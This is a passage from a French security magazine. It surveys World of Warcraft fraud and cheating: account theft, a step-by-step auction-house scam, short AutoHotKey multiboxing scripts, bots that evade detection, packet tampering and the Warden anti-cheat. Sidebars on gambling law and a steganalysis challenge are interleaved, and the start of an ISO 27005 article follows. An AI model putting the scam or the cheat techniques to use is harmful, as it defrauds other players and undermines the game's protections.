Plus pertinent, ce cas récent de litige autour d'un compte. Un joueur finlandais revend son compte. L'acheteur fait progresser le personnage de manière assez exceptionnelle, au point que le propriétaire original veut le récupérer. Il accède donc au compte et le détourne. Le joueur lésé porte plainte et fait évaluer son personnage à 4000 euros par une cour de justice.

2.2.3 Le levelling

Et si la montée en niveau était confiée à un tiers ? Il s'agit alors d'un service dit de levelling, qui permet de faire monter un personnage du niveau 1 au niveau 80 en 12 jours, pour moins de 200$. Ca ne fait pas cher de l'heure... D'autant plus que les sites spécialisés fournissent un véritable SLA, avec tableau de bord, suivi de la progression, etc. Il s'agit vraiment d'un travail de pro.

Power Levelling

3 Arnaque et vol de compte

3.1 Le côté sombre de WoW

Jusqu'à présent, nous restons dans la légalité, bien que nous enfreignions les conditions d'utilisation du jeu **[1]**. Toutefois, force est de constater que la prolifération des services de vente de PO, de levelling, ou encore les offres de revente de compte, marque la limite de la capacité (ou de la volonté) d'intervention de Blizzard.

Toutefois, il ne s'agit ici que d'abus de mécanismes intégrés au jeu. Et si vous lisez ce magazine, c'est que vous vous doutez bien que d'autres subtilités sont à envisager.

3.2 Les arnaques

À la portée de tout utilisateur un peu malin qui connaît les ficelles du jeu, les arnaques fleurissent sur WoW. Des plus simples consistant à partir en courant une fois un

échange effectué (par exemple, des composants pour un enchantement), aux techniques nécessitant deux personnages, un objet épique mis aux enchères et un effet d'annonce sur le canal « Commerce », des forums entiers regorgent de ruses plus ou moins subtiles pour rouler les joueurs toujours crédules.

Reprenons un exemple particulièrement efficace. Un premier personnage achète aux enchères un objet rare, de qualité épique, pour disons 100 PO. Il le remet immédiatement aux enchères à 200 PO et se déconnecte. Un autre personnage, appartenant au même joueur, se connecte et annonce en *broadcast* sur le canal de commerce qu'il achète cet objet pour 250 PO. Rapidement, quelqu'un va s'apercevoir qu'il peut l'acheter 200 PO aux enchères et le refourguer directement avec une plus-value de 50 PO. Il en fait donc l'acquisition, et voilà que l'acheteur vient de se rétracter, de disparaître, ou de se déconnecter et que l'autre s'est fait enfumer de 100 PO. Ca lui apprendra à croire au père Noël.

3.3 Le vol de compte

Plus violent, le vol de compte. Ici, le principe est encore plus simple : utiliser le *login* et le mot de passe d'un joueur, le dépouiller de tous ses biens, les vendre et donner l'argent à une mule...

Mais comment récupérer les logins et mots de passe ? Euh... t'es nouveau toi ? Bah, *phishing*, *social*, *keyloggers*, etc. Sans compter que lorsque vous faites appel au service de levelling, vous fournissez nécessairement ces éléments au prestataire de services. De là à imaginer qu'il va revenir faire un tour sur votre compte quelques mois plus tard pour relever les compteurs... Et il est difficile de se plaindre dans ce cas, les conditions d'utilisation de Warcraft stipulant expressément que l'on accepte de ne pas « permettre à un tiers [...] de jouer sur votre compte, ce qui inclut entre autres ce que l'on appelle (les) power-levelling services ».

Bref, là encore, rien de nouveau...

4 Un peu de techno

4.1 Macros, scripts et add-ons


WoW met à disposition des joueurs une fonction de macros permettant d'automatiser certaines tâches. Cela permet, par exemple, de changer l'intégralité de son équipement en un clic, d'enchaîner automatiquement plusieurs actions ou d'affecter à un même bouton différentes actions en fonction du contexte du jeu. Le mécanisme a été volontairement bridé afin d'éviter qu'il ne soit détourné à des fins d'automatisation des actions

▪ DURA LEX

La loi sur l'ouverture à la concurrence du secteur des jeux d'argent et de hasard en ligne prévoit une ouverture maîtrisée afin « de garantir nos objectifs d'ordre public et social ». Ne sont toutefois concernés que les paris sportifs, les paris hippiques et les cercles de poker ; les loteries et jeux de grattage restant exclusivement réservés à la Française des Jeux, les machines à sous et le *BlackJack* aux casinos.

Les licences seront attribuées pour une durée de 5 ans à certains opérateurs répondant aux critères d'un cahier des charges rédigé par l'ARJEL (Autorité de Régulation des Jeux en Ligne). Cette autorité administrative indépendante est en charge du contrôle des clauses du cahier des charges et a autorité pour retirer l'agrément à un opérateur qui ne les respecterait pas.

Ces derniers ont un an après l'obtention de la licence pour mettre en conformité leur infrastructure technique. En outre, ils devront disposer d'un correspondant permanent en France, disposer d'une comptabilité séparée pour les activités exercées en France, imposer une domiciliation bancaire des joueurs en France et ne pas anonymiser les moyens de paiement.




Enfin, l'organisation illégale, c'est-à-dire sans agrément, de jeux sur Internet sera punie de 3 ans d'emprisonnement et 45000 € d'amende (7 ans et 100000 € en bande organisée), et la publicité pour des sites illégaux punie d'une amende pouvant aller jusqu'à quatre fois le montant des dépenses publicitaires.

La loi définit également les moyens de lutter contre l'addiction au jeu, en plafonnant notamment le taux de retour au joueur, c'est-à-dire la proportion des gains par rapport aux mises jouées. Les joueurs gagnant moins, ils sont moins incités à réinvestir. Ce mécanisme doit également réduire l'intérêt de ce vecteur dans le cadre du blanchiment d'argent.

▪ CHALLENGE BOSS (BREAK OUR STEGANOGRAPHIC SYSTEM)

À l'instar de l'encre sympathique, la stéganographie permet de transmettre des messages cachés à des tierces parties. Les méthodes modernes de stéganographie n'utilisent plus le papier comme support, mais des images, des sons, des vidéos ou encore des textes. De la même manière, le révélateur n'est plus le jus de citron, mais, et l'information est souvent portée par des bits poids faibles savamment choisis, pour leur indétectabilité. La stéganalyse peut être vue comme le pendant de la cryptanalyse à la cryptographie puisque les algorithmes de stéganalyse cherchent à détecter la présence d'un message caché au sein d'un contenu. Ce domaine intéresse plus particulièrement les organismes de sécurité qui cherchent à détecter des communications cachées.



Afin de comparer l'efficacité des méthodes de stéganalyse existantes, trois chercheurs (Tomas Filler de l'Université de Binghamton, Tomas Pevny de l'Université de Prague et Patrick Bas du laboratoire LAGIS à Lille) organisent le premier *challenge* scientifique dans ce domaine. Il porte le nom de BOSS (*Break Our Steganographic System*) et ses règles sont simples : à partir du 9 septembre, 1000 images seront mises à la disposition des participants, qui devront différencier les images originales des images contenant un message caché (dans celles-ci, un pixel sur 4 contiendra 1 bit d'information cachée). Le challenge prendra fin le 15 décembre et le vainqueur sera celui qui sera capable de fournir la meilleure prédiction. Les organisateurs espèrent ainsi évaluer la sécurité du schéma développé (appelé HUGO pour des raisons non avouables) en mobilisant les experts internationaux en stéganalyse.

Ce challenge international est visible via l'adresse : http://boss.gipsa-lab.grenoble-inp.fr et les personnes intéressées peuvent se connecter à partir du 28 juin pour télécharger l'algorithme d'insertion et des images originales ou contenant un message caché. Pour plus d'informations, vous pouvez contacter P. Bas via Patrick.Bas@ec-lille.fr.

P. B.

d'un personnage. Ainsi, il n'y a pas de fonction de boucle, les macros sont limitées à 256 caractères et elles ne prennent pas en compte le « cooldown », c'est-à-dire le délai parfois nécessaire entre deux actions. Enfin, il est nécessaire de cliquer sur le bouton correspondant pour lancer chaque action, ce qui impose une présence active du joueur.

Le deuxième mécanisme est un système de scripts offrant l'accès à des fonctions plus avancées, et en particulier, d'interagir avec l'environnement du jeu (interface utilisateur, canaux de discussion, association de touches, etc.). Les scripts sont écrits en LUA et font appel aux quelques centaines de fonctions de l'API mise à disposition par Blizzard. Cette API est également exploitable pour la création d'*add-ons*. Il s'agit alors de programmes complets intégrés au jeu et qui y ajoutent des fonctionnalités. Il s'agira de fournir de l'assistance dans la réalisation des quêtes, des outils supplémentaires pour suivre les cours à l'hôtel des ventes, voire des fonctions permettant de refaire entièrement sa propre interface utilisateur.

Bien que ces fonctions soient fournies et maîtrisées par Blizzard, il arrive parfois que certaines soient détournées (ou découvertes...) afin de modifier le comportement du jeu. Nous avons ainsi vu des add-ons permettant d'accroître considérablement la vitesse de déplacement d'un personnage, provoquant une téléportation instantanée ou permettant de se balader sous la surface du sol. Cet usage de l'API est bien entendu interdit dans les conditions d'utilisation, mais bon...

4.2 Automatisation des tâches

Le contrôle naturel de Blizzard sur les interfaces fournies aux joueurs induit que les capacités d'automatisation des tâches restent limitées, sinon nulles tant que l'on reste dans le cadre bien défini de l'application. Toutefois, rien n'empêche d'utiliser des programmes permettant d'interagir avec les applications. C'est là que le bât blesse et qu'AutoHotKey **[2]** et AutoIt **[3]** font leur apparition.

4.2.1 AutoHotKey

Le premier permet simplement d'automatiser une séquence de touches envoyée à une ou plusieurs applications. Il est utilisé dans deux cas : simuler le maintien d'une touche et le « multi-boxing ».

Simuler le maintien d'une touche permet d'effectuer très rapidement une action de manière successive, sans finir avec des crampes dans les doigts. Dans l'exemple ci-dessous, l'appui constant sur la touche « 1 » est simulé tant que cette dernière n'est pas appuyée à nouveau.

```
$1::
Loop
{
    if GetKeyState("1", "P")
        break
    Send, {1}
    Sleep 100
}
```

Il n'y a plus qu'à associer la touche à une macro et nous venons de combler l'absence de boucle. Pas de quoi s'extasier non plus.

Beaucoup plus amusant, le *multi-boxing* consiste à jouer plusieurs personnages en même temps via plusieurs instances de WoW lancées sur la même machine. AutoHotKey dispose pour cela de la fonction `WinGet()`, qui permet d'attribuer un ID à chaque fenêtre dont le nom correspond à la valeur passée en argument. Le script ci-dessous effectue les opérations suivantes :

1. Identifie les fenêtres nommées « World of Warcraft ».
2. Lorsque la touche « 1 » est appuyée :
    1. Envoie « 1 » à la première fenêtre ;
    2. Envoie « 2 » à la deuxième fenêtre.

```
WinGet, wowid, List, World of Warcraft

~1::
ControlSend,, 1, ahk_id %wowid1%
ControlSend,, 2, ahk_id %wowid2%
Return
```

Typiquement, la touche « 1 » sera associée à une macro sélectionnant un « mob » et provoquant l'attaque de ce dernier.

```
/cleartarget
/TargetEnemy
/startattack
```

La touche « 2 » est associée à une macro qui va mettre le focus sur le premier joueur, le suivre et l'assister, c'est-à-dire attaquer sa cible.

```
/target focus <nom du premier joueur>
/follow <nom du premier joueur>
/assist <nom du premier joueur>
```

Là, ça devient un peu plus rigolo...

4.2.2 AutoIt

Nous sommes cependant encore loin de l'automatisation complète de l'ensemble des actions d'un personnage. C'est là qu'intervient AutoIt. Bien plus puissant que le précédent, AutoIt fournit un langage de script qui permet non seulement de provoquer des actions sur une application, mais également de récupérer des informations, telles que la couleur des pixels, par exemple, ou la valeur de zones mémoire, ce dont nous privait évidemment Blizzard. Il devient alors possible de déclencher des actions conditionnelles aux informations obtenues et par conséquent, de créer des scripts totalement autonomes.

À titre d'exemple, un script très prisé peut être trouvé sur un des nombreux forums traitant du *scripting* dans WoW **[4]**. Ce script permet de faire pêcher un personnage, c'est-à-dire équiper sa canne à pêche d'un appât, lancer la canne à pêche, détecter quand le bouchon s'enfonce, relever la canne à pêche, empocher le butin et recommencer. Les principales fonctions de ce script sont les suivantes :

- `CalculateScanBoxConstants` : détermine la zone qui sera scannée, à la recherche du bouchon ;
- `FindLureInitial` : trouve le bouchon ;
- `WaitForSplash` : détecte que le bouchon s'est enfoncé en comparant les couleurs des pixels avec celles du bouchon.


Diaboliquement efficace, et tellement reposant...

4.3 Bots

Le script précédent est un *bot*, mais reste simpliste. Il est bien entendu tout à fait possible d'en créer de beaucoup plus complexes, qui vont « farmer » pour vous (« farmer » signifie tuer en boucle des monstres - c'est le terme de remplacement officiel pour « génocide » dans WoW), dépecer ce qui peut l'être, revendre les objets récoltés, réparer l'équipement en mauvais état, etc., le tout en totale infraction avec les conditions d'utilisation du jeu.


Le plus célèbre de ces bots était Glider **[5]**, qui faisait tout ça et plus pour 25$. Eh oui, n'oublions pas l'essentiel : on est pas là pour beurrer des tartines... Toutefois, le fait que Glider opérait également en modifiant certaines zones de mémoire a permis à Blizzard de le faire interdire par voie légale et le bot n'est désormais plus disponible à l'achat.

La nature ayant horreur du vide, Glider s'est trouvé un remplaçant : GnomeTools **[6]**. Ce dernier est basé sur AutoIt et permet de laisser un personnage se déplacer selon un trajet déjà effectué, tuer tout ce qui bouge, récolter, etc. Une des subtilités, et différence majeure avec Glider, est que GnomeTools se « contente » de lire les zones mémoire de l'application et non de les modifier. Il triche donc « moins »...



GnomeTools

Encore plus puissant, pvptools **[16]** permet d'évoluer dans un champ de bataille, de miner, *farmer*, pêcher, le tout de manière prédéfinie ou automatiquement, ce qui rend la détection « comportementale » quasiment impossible. Le contrôle à distance via IRC est également une fonctionnalité des plus intéressantes... Enfin, il échappe aux mécanismes de détection techniques de WoW (voir plus bas) en utilisant des noms de fenêtre et de programme aléatoires et, bien sûr, ne travaille par défaut qu'en lecture des zones mémoire.



PvP Tools

5 Exploitation des communications réseau

5.1 Modification des transactions

Un autre angle d'attaque est l'interception et la modification des communications entre le client et le serveur. Il faut, pour bien comprendre, se rappeler que WoW est sorti officiellement il y a un peu plus de 5 ans maintenant et que sa mise au point a nécessité plusieurs années. Nous sommes donc au début des années 2000 et Blizzard veut diffuser un jeu sur lequel plusieurs milliers d'utilisateurs pourront se connecter ensemble. Il était donc nécessaire (à une époque où les connexions étaient encore généralement à 56 kilos) de définir un modèle dans lequel le trafic réseau serait le plus faible possible. Côté serveur, le problème est le même, et il est nécessaire de limiter au maximum les opérations effectuées par ce dernier en faisant de préférence travailler le client.

Nous avons donc un client très lourd, qui gère la majeure partie des actions et un serveur qui « se contente » de prendre note du résultat de ses opérations et de fournir à chacun les positions relatives des autres joueurs et des éléments de l'environnement. Nous retrouvons alors un schéma que nous aimons par-dessus tout et qui se base sur la confiance faite à l'utilisateur... Bref, il suffit de « jouer » avec les données transmises pour modifier le comportement du jeu.

Et comme une telle opération doit être à la portée de tout le monde, WPEPro **[7]** a été modifié pour travailler de manière autonome, qui permet d'effectuer ce genre d'opération à la volée. Pullulent alors sur Internet des tutoriaux plus ou moins rigolos qui vont, pas à pas, expliquer à n'importe quel noob comment modifier la nature d'un sort lancé par un joueur **[8][9]**. Quel intérêt ? Tout simplement parce que certains sorts ou capacités ne peuvent être lancés qu'avec un certain délai (parfois de plusieurs minutes) ou dans certaines conditions (après l'exécution d'un premier ennemi, par exemple). Ces conditions étant vérifiées par le client, le serveur accepte sans aucune forme de contrôler ce que ce dernier lui envoie, considérant que si une action a été entreprise, c'est qu'elle était autorisée. Grosse erreur...

5.2 Interception et espionnage

Une des principales composantes du jeu est le mode joueur contre joueur. Réunis sur des champs de bataille, les joueurs de la horde et de l'alliance se retrouvent pour s'entretuer amicalement. En fonction du champ de bataille choisi, l'objectif et les stratégies changent. Toutefois, savoir ce que les joueurs de la partie adverse se disent et, mieux encore, suivre leurs mouvements pas à pas, est un avantage considérable pour une équipe.

Or les positions de tous les joueurs sont transmises via le réseau à tous les clients, puisque ce dernier doit être à même d'afficher le personnage des adversaires quand ces derniers se trouvent à portée. Voilà. Maintenant, la suite semble évidente... Quant aux communications entre joueurs, elles sont étonnamment transmises également à tous les clients des joueurs présents sur le champ de bataille. Voilà, voilà...

6 Du côté de Blizzard

6.1 Conditions d'utilisation, chartes et sanctions

Au contrat de licence **[10]**, relativement banal, s'ajoutent les conditions d'utilisation **[11]** qui précisent les points susceptibles d'entraîner différentes sanctions.

Parmi ces points, nous avons déjà vu l'interdiction d'utiliser des services de « power-levelling ». L'ensemble des abus traités dans cet article sont également explicitement interdits par ces conditions d'utilisation. Il s'agit donc entre autres de la vente réelle d'objets virtuels, de l'utilisation de *sniffers*, d'exploitation d'erreurs de conception ou de bugs, pour finir par cette phrase à se rouler parterre : « Vous n'avez pas l'autorisation de faire quoi que ce soit que Blizzard Entertainment pourrait estimer contraire

à « l'essence » de World of Warcraft ». Dans le même ordre d'idée, nous nous extasions devant celle-là : « Vous n'avez pas le droit d'organiser, de participer ou d'être impliqué de quelque façon que ce soit dans une attaque contre un serveur de World of Warcraft »...

Les conditions d'utilisation sont complétées par des chartes traitant des sujets plus subjectifs, tels que les arnaques **[11]**, l'utilisation de programmes tiers (genre bot, au hasard) **[12]** ou encore le harcèlement et le spam **[13]**.

Enfin, les sanctions sont explicitement détaillées **[14]** et vont du simple avertissement à la fermeture définitive du compte, en passant par des suspensions temporaires de 3, 24, 48 ou 72 heures.

6.2 The Warden

C'est bien de poser des règles, encore faut-il les faire respecter. C'est ainsi que dans le plus grand secret, au détour d'une mise à jour, Blizzard a fait installer « *The Warden* ». Il s'agit d'un petit programme destiné à détecter et reporter la plupart des cas de triche cités plus haut. Découvert et analysé par Greg Hodlun **[15]**, ce gardien effectue toutes les 15 secondes les opérations suivantes :

- récupère des informations concernant les DLL chargées dans l'espace d'exécution de WoW ;
- utilise la fonction `GetWindowTextA` pour récupérer le nom de toutes les fenêtres ouvertes sous Windows ;
- « snifferait » les connexions réseau pour identifier des adresses e-mail et les URL ;
- appelle la fonction `ReadProcessMemory` et lit une série d'adresses dans la fenêtre 0x0040xxxx - 0x0041xxxx. Dans chaque cas, il récupère 10 à 20 octets.

L'ensemble de ces données sont ensuite hashées et comparées à une liste noire de *hash*. En cas de comparaison positive...

Bien entendu, ce comportement a été honni, considéré comme une violation de la vie privée, le début de *Big Brother* et j'en passe. Ne polémiquons pas sur le sujet, il y a des dizaines de *trolls* (ici au sens *geek* du terme) qui circulent sur le net depuis 4 ans.

Conclusion

WoW mériterait un dossier, voire un *MISC*, à lui tout seul. Des tentatives de *reverse* au déchiffrement des en-têtes de communication (seule partie chiffrée), en passant par les différentes techniques d'automatisation et de scripting, ou encore les serveurs privés qui permettent de jouer gratuitement (...), le monde virtuel d'Azeroth nous offre un autre terrain de jeu dont l'imagination est la seule limite, ce dans la quasi-totalité des domaines de la sécurité. De quoi devenir accro, ce jeu est un véritable monstre...

Il n'en reste pas moins qu'il résume assez simplement deux problématiques universelles de la sécurité :

1. Ne pas faire confiance à l'utilisateur ou à un composant dont l'environnement n'est pas maîtrisé (ici, le programme client).
2. Faire avec les contraintes imposées par la technique et la qualité du service rendu à l'utilisateur, et qui impose, comme ici, d'enfreindre la règle énoncée juste avant.

Dans l'ensemble, nous pouvons constater que Blizzard a relativement bien réussi à relever ce défi. Bien sûr, les forums sont remplis de critiques, plaintes et autres pleurnicheries habituelles, mais la preuve se trouve dans les faits : en dépit de certains abus, le jeu reste exceptionnellement jouable, comme l'attestent les 11 millions de joueurs, qui râlent, bien sûr, mais qui y restent fidèles. ■

RÉFÉRENCES

[1] **Conditions d'utilisation de *World of Warcraft*** - http://www.wow-europe.com/fr/legal/termsofuse.html

[2] **AutoHotKey** - http://www.autohotkey.com/

[3] **AutoIt** - http://www.autoitscript.com/

[4] **Fishing script** - http://www.d3scene.com/forum/wow-forum/24165-wow-script-fishing-script.html

[5] **Glider - si vous aviez lu l'article, vous sauriez qu'il n'est plus en ligne**

[6] **GnomeTools** - http://www.gnometools.com

[7] **WPE Pro Modified** - http://rapidshare.com/files/111209963/WPE_PRO_-_modified.zip.html

[8] **WPE et WOW** - http://le.monde.de.wow.free.fr/tuto

[9] **Tuto Geek** - http://www.tuto-geek.com/tutoriaux/wow-utiliser-wpe-pro-43.htm

[10] **Contrat de Licence d'Utilisateur Final** - http://www.wow-europe.com/fr/legal/eula.html

[11] **Charte sur les arnaques** - http://www.wow-europe.com/fr/policy/scam.html

[12] **Charte des abus** - http://www.wow-europe.com/fr/policy/exploitation.html

[13] **Charte concernant le harcèlement** - http://www.wow-europe.com/fr/policy/harassmentp1.html

[14] **Sanctions sur les comptes** - http://www.wow-europe.com/fr/policy/accountpenalties.html

[15] **4.5 million of EULA-compliant software** - http://www.rootkit.com/blog.php?newsid=358

[16] **PvPTools** - http://www.piroxafkbot.de/?action=download

ISO 27005 : INTRODUCTION À LA GESTION DES RISQUES EN SÉCURITÉ DES SYSTÈMES D'INFORMATION

Christophe Bailleux – cbailleux@mac.com

mots-clés : *SÉCURITÉ DES SYSTÈMES D'INFORMATION / ISO 27005 / RISQUE DE SÉCURITÉ DE L'INFORMATION / IMPACT / MESURE DE SÉCURITÉ / RISQUE RÉSIDUEL / PLAN DE TRAITEMENT / GESTION DES RISQUES*

Comme nous l'avions vu dans l'article consacré à la norme ISO 27001, l'identification et l'analyse des risques en sécurité de l'information sont deux étapes incontournables dans la mise en œuvre d'un système de management ISO 27001. Basée sur un processus itératif et non linéaire, la norme ISO 27005, publiée le 4 juin 2008, vient en appui aux concepts généraux énoncés dans la norme ISO 27001. Inspirée de méthodes existantes et plus particulièrement de la méthode EBIOS V2, la norme ISO 27005 contient les lignes directrices relatives au processus de gestion des risques en sécurité de l'information.

1 Le modèle PDCA de la norme ISO 27005

La norme ISO 27005 applique au processus de gestion des risques le cycle d'amélioration continue PDCA tel qu'on le retrouve dans la norme ISO 27001 :




Figure 1 : Modèle PDCA ISO 27005

2 Processus de gestion des risques

Le processus de gestion des risques en sécurité de l'information se décline en six grandes étapes, elles-mêmes divisées en plusieurs sous-processus, à savoir :

- l'établissement du contexte ;
- l'appréciation du risque ;
- le traitement du risque ;
- l'acceptation du risque ;
- la communication du risque ;
- la surveillance et le réexamen du risque.

Ce processus se résume par le schéma fonctionnel suivant : voir figure 2.

3 Établissement du contexte

Il convient dans cette étape de définir l'objectif de la gestion du risque en sécurité de l'information en prenant en

compte toutes les informations relatives à l'organisme, permettant ainsi de gérer les risques de manière parfaitement appropriée. Afin de mieux comprendre le métier de l'organisme et d'établir les métriques qui permettent l'évaluation du risque, il est nécessaire, dans un premier temps, de définir les éléments suivants :

- les critères de base ;
- le domaine d'application et les limites de la gestion des risques ;
- l'organisation relative à la gestion des risques.

De plus amples informations relatives à l'établissement du contexte sont fournies dans l'annexe A de la norme ISO 27005.




Figure 2 : Processus ISO 27005

3.1 Les critères de base

Il n'existe pas, à l'heure actuelle, de critères prédéfinis par un groupe d'experts reconnus (comme l'échelle de cotation de résistance de mécanisme de sécurité en critères communs, issue de groupes internationaux). Ainsi, il est indispensable que ces critères soient correctement adaptés, nécessitant de ce fait une bonne compréhension des métiers et des enjeux de l'organisme. Il est impératif de définir les critères qui sont les éléments indispensables permettant d'apprécier un risque.

- **Les critères d'impact** : spécifiés en fonction d'un coût ou d'un niveau de dommage pour l'organisme, ils définissent le seuil de prise en compte d'un risque.

Impact	Valeur	Confidentialité	Intégrité	Disponibilité
Impact sur l'activité : Nul Impact sur l'image : Nul Perte financière : Nul	0	Aucune	Aucune	Aucune
Impact sur l'activité : Faible Impact sur l'image : Faible Perte financière : < w K€	1	Non sensible	Non sensible	Non sensible
Impact sur l'activité : Moyen Impact sur l'image : Moyen Perte financière : < x K€	2	Confidentiel	Protégé	Protégé
Impact sur l'activité: Elevé Impact sur l'image : Elevé Perte financière : < y K€	3	Hautement confidentiel	Stratégique	Stratégique Action corrective < x jours
Impact sur l'activité: Critique Impact sur l'image : Critique Perte financière : < z K€	4	Secret	Vital	Vital Action corrective < ½ journée

Exemple de critères d'impact du risque

- **Les critères d'évaluation** : spécifient les priorités de traitement d'un risque.

Niveau de risque		Probabilité d'occurrence			
R = I x P		0	1	2	3
Impact	0	0	0	0	0
	1	0	1	2	3
	2	0	2	4	6
	3	0	3	6	9
	4	0	4	8	12

Exemple de critères d'évaluation du risque

Bien que non imposées par la norme ISO 27005, de nouvelles échelles telles que l'estimation de la vraisemblance ou encore l'estimation de la difficulté à exploiter une vulnérabilité, peuvent être utilisées pour évaluer correctement un risque.

- **Les critères d'acceptation** : définissent le seuil auquel on considère un risque acceptable.

	Niveau de risque	Risque acceptable
Faible	0 à 1	Oui
Moyen	2 à 3	Oui
Elevé	4 à 6	Non
Critique	8 à 12	Non

Exemple de critères d'acceptation du risque

Bien que ces critères soient établis dès le début de notre processus de gestion des risques, l'ensemble des échelles définies pourra être réévalué par la suite, au cours du processus d'évaluation ou d'acceptation des risques.

3.2 Domaine d'application et limites

Tout comme lors de la phase « PLAN » de l'implémentation d'un SMSI (Système de Management de la Sécurité de l'Information), il convient à l'organisme de définir le périmètre d'application ainsi que les limites de la gestion des risques en sécurité afin de garantir que l'ensemble des actifs concernés soit pris en compte lors de l'appréciation du risque.

Dans le cadre d'une implémentation d'un SMSI, le domaine d'application et les limites du SMSI, ainsi que ceux relatifs à la gestion de risque en sécurité, sont liés.

3.3 Organisation de la gestion du risque en sécurité de l'information

La norme ISO 27005 exige que l'organisme définisse l'organisation et les responsabilités relatives au processus de gestion des risques en sécurité de l'information. Dans le cadre d'une implémentation d'un SMSI, l'organisation du fonctionnement du processus de gestion du risque peut être considérée comme l'une des ressources requises par la norme ISO 27001. Bien entendu, l'organisation définie doit impérativement être validée par la Direction Générale de l'organisme.

4 Appréciation du risque en sécurité de l'information

La première question à se poser est : « Qu'est-ce qu'un risque en sécurité de l'information ? ».

